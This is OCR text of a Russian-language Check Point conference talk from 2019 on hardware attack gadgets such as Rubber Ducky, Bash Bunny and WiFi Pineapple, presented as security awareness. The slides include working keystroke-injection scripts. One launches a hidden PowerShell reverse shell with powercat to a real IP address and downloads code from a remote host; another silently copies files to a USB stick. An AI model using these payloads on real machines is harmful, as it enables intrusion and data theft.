
10 YEARS JETSECURITY CONFERENCE 2019

Атаки откуда не ждали: Аппаратные угрозы

Денисов Валерий

Эксперт по безопасности, Check Point
vdenisov@checkpoint.com



Check Point
SOFTWARE TECHNOLOGIES LTD

ОТ ЧЕГО ЗАЩИЩАЕМСЯ?

Check Point
SOFTWARE TECHNOLOGIES LTD

Wireless LAN

Web Applications

Client Side exploits

Remote exploits

Hardware attacks

10 YEARS JETSECURITY CONFERENCE 2019

USB RUBBER DUCKY

Check Point
SOFTWARE TECHNOLOGIES LTD

Физический доступ крайне ОПАСЕН

Выглядит как обычная USB-флешка

Драйвера не требуются

HID-атаки симулируют клавиатуру и мышь

9 000 символов в минуту


Атакующий запускает код, как будто сидит за клавиатурой.

Только намного быстрее ☺

ЧТО ВНУТРИ?

Check Point
SOFTWARE TECHNOLOGIES LTD

- «Клавиатура» с процессором и простым скриптовым языком.
- Payload – все, что может быть введено с клавиатуры.
  - Изменить настройки
  - Выполнить команды
  - Открыть бэкдор
  - Установить reverse shell.



- Payload хранится на Micro SD.
- Разные firmware для разных задач.
- Эффективно в любых современных ОС, использующих клавиатуру, – Windows, OSX, Linux и даже Android.

10 YEARS JETSECURITY CONFERENCE 2019

СОЗДАНИЕ PAYLOAD

Напишите скрипт с использованием “duck script”
- DELAY, STRING, GUI, ENTER, CAPSLOCK, NUMLOCK…


Закодируйте скрипт

Запишите скрипт на SD card

Подключите “ducky” к ПК


КАК ЭТО ВЫГЛЯДИТ?

```
REM * I'll HACK YOU! *
DELAY 2000
GUI r
DELAY 100
STRING cmd
ENTER
```




```
DELAY 500
STRING color FE
ENTER
STRING mode con:cols=18 lines=1
ENTER
```


```
STRING tree c:\ /F /A
ENTER
DELAY 20000
STRING exit
ENTER
```





```
REM * obfuscated *
DELAY 2000
GUI r
DELAY 100
STRING cmd /c "mode con:cols=18 lines=1
& start calc & tree c:\ /F /A > %TEMP%\tr.txt
&& %TEMP%\tr.txt & exit"
ENTER
```

ИЛИ ДАЖЕ ТАК…

```
REM nc -vv -l 45.62.245.191 -p 443
DELAY 5000
GUI r
DELAY 100
STRING powershell.exe -ex unrestricted -c "Import-Module ('{0}:\powercat.ps1' -f
(Get-Volume -FileSystemLabel '_').driveletter); powercat -c 45.62.245.191 -p 443
-ep" -WindowStyle Hidden
ENTER
```

```
IEX (New-Object Net.WebClient).DownloadString('http://xxx.ru/powercat.ps1');
```

Стандартный системный процесс



ЕСТЬ И ДРУГИЕ: TEENSY

Check Point
SOFTWARE TECHNOLOGIES LTD

32 Bit Teensy Boards

High performance
Large Memory
Plentiful Resources

Teensy 3.2

72 MHz Cortex-M4
3.3V signals, 5V tolerant

Teensy 3.6

180 MHz Cortex-M4F
3.3V signals

Teensy LC

48 MHz Cortex-M0+
3.3V signals

Teensy 3.5

120 MHz Cortex-M4F
3.3V signals, 5V tolerant

10 YEARS JETSECURITY CONFERENCE 2019

HAK5: BASH BUNNY

Швейцарский нож

Эмулирует:

- клавиатуру
- съемный носитель
- сетевой адаптер
- Serial (COM port over USB)

Ворует учетные данные даже с заблокированного Windows PC

Все, что может Rubber Ducky, и даже больше!

ПРИМЕР: УКРАСТЬ ФАЙЛЫ ЧЕРЕЗ ФЛЕШКУ

Check Point
SOFTWARE TECHNOLOGIES LTD

```
# Exfiltration to Storage
LED B SINGLE
ATTACKMODE HID STORAGE
# ATTACKMODE HID STORAGE VID_0XF000 PID_0X1234
LED Y SINGLE
sleep 3
LED C DOUBLE
GET SWITCH_POSITION
RUN WIN "powershell -nologo -WindowStyle Hidden
.((gwmi win32_volume -f
'label=''_''').Name+'\\payloads\\$SWITCH_POSITION\\
d.cmd')"
LED FINISH
```

d.cmd

```
start /b /wait powershell.exe -nologo -
WindowStyle Hidden -sta -command "$wsh =
New-Object -ComObject
WScript.Shell;$wsh.SendKeys('{CAPSLOCK}');sleep
-m 250;$wsh.SendKeys('{CAPSLOCK}');sleep -m”
cscript %~dp0\i.vbs %~dp0\e.cmd
```

i.vbs

```
CreateObject("Wscript.Shell").Run """" &
WScript.Arguments(0) & """", 0, False
```


e.cmd

```
xcopy /C /Q /G /Y /S %src%\* %dst% >>nul
```



10 YEARS JETSECURITY CONFERENCE 2019

PACKET SQUIRREL

- Atheros AR9331 SoC at 400 MHz MIPS
- 16 MB Onboard Flash
- 64 MB DDR2 R
- 2x 10/100 Ethe
- USB 2.0 Host P
- Payload
- RGB Indicator
- Scriptable Push-Button
- Power: USB 5V 120mA average draw
- Dimensions: 50 x 39 x 16 mm
- Weight: 24 grams



PACKET SQUIRREL: OPENVPN



ИНСТРУМЕНТЫ ДЛЯ WI-FI (PINEAPPLE TETRA И NANO)

Check Point
SOFTWARE TECHNOLOGIES LTD

- 6th generation software featuring PineAP, web interface and modules
- (2x) Dual-Band (2.4/5 GHz) 802.11 a/b/g/n radios (Atheros AR9344 and AR9580 chipsets)
- (4x) Skybridge amplifiers with 800 mW per radio using included antennas (SMA)
- Integrated Power over USB Ethernet Port (Realtek RTL8152B chipset)
- Integrated Power over USB Serial Port (FTDI D2XX chipset)
- 533 MHz MIPS 74K Atheros AR9344 SoC
- 2 GB NAND Flash
- USB 2.0 Host Port
- RJ45 Fast Ethernet LAN Port

- 6th generation software featuring PineAP, web interface and modules
- Dual discrete 2.4 GHz b/g/n Atheros radios
- Up to 400 mW per radio with included antennas
- Integrated Power over USB Ethernet Plug
- Memory expansion via Micro SD (up to 128 GB)
- Optional mobile EDC Tactical case and battery
- USB 2.0 Host accessory expansion port

10 YEARS JETSECURITY CONFERENCE 2019

Описание товара

Кактус WHID: WiFi скрытый инжектор USB Rubberducky на стероиды

WiFi спрятала инжектор для удовольствия и прибыли-USB Rubberducky на стероиды. [Индивидуальный HW на основе Atmega 32u4 и ESP-12S.

Это устройство позволяет нажатие клавиш, чтобы быть отправленным через WiFi к целевой машине. Цель признает, что Ducky как стандартная клавиатура скрыта и последовательный порт, позволяет осуществлять интерактивные команды и сценарии, которые будут выполняться на цели удаленно.

Автор дизайна оборудования: Luca Bongiorni

Сторонвечерние Softwares совместимы с аппаратными средствами WHID

- Юркнуть. ninja
- Https://github.com/sensepost/USaBUSe
- Https://github.com/spacehuhn/wifi_ducky
- Https://github.com/basic4/WiDucky

Посылка содержит:


- Кактус юркнуть x 1

ЕСТЬ НАД ЧЕМ ЗАДУМАТЬСЯ

УСПЕШНАЯ СТРАТЕГИЯ ЗАЩИТЫ


Check Point
SOFTWARE TECHNOLOGIES LTD

Cyber kill chain – шаги успешной кибер-атаки



